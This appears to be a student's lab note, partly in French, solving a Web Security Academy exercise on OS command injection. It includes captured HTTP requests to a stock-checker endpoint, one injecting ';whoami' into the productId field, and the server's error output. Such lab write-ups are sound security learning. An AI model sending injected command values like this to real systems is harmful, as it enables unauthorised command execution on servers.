OS command injection - lab_1

jeudi 5 juin 2025 21:00

Lab: OS command injection, simple case


APPRENTICE

LAB | Not solved

This lab contains an OS command injection vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.



Mauvaise piste (prq j'ai relu le résumé du lab)

London Check stock

```
POST /product/stock HTTP/2
Host: 0a7f009204134601810c0c3e00a800ea.web-security-academy.net
Cookie: session=IuOc5PiJFW6NXq1f6pmyr2uxL5ma5Uk2
Content-Length: 21
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Origin:
https://0a7f009204134601810c0c3e00a800ea.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a7f009204134601810c0c3e00a800ea.web-security-academy.net/prod
uct?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=2&storeId=1
```

```
POST /product/stock HTTP/2
Host: 0a7f009204134601810c0c3e00a800ea.web-security-academy.net
Cookie: session=IuOc5PiJFW6NXq1f6pmyr2uxL5ma5Uk2
Content-Length: 28
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: fr-FR,fr;q=0.9
Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"
Content-Type: application/x-www-form-urlencoded
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: */*
Origin:
https://0a7f009204134601810c0c3e00a800ea.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a7f009204134601810c0c3e00a800ea.web-security-academy.net/prod
uct?productId=2
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=2;whoami&storeId=1
```

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 132

/home/peter-iRXuQ4/stockreport.sh: line 5: $2: unbound variable
whoami: extra operand '1'
Try 'whoami --help' for more information.

```

Et c'est tout

Congratulations, you solved the lab!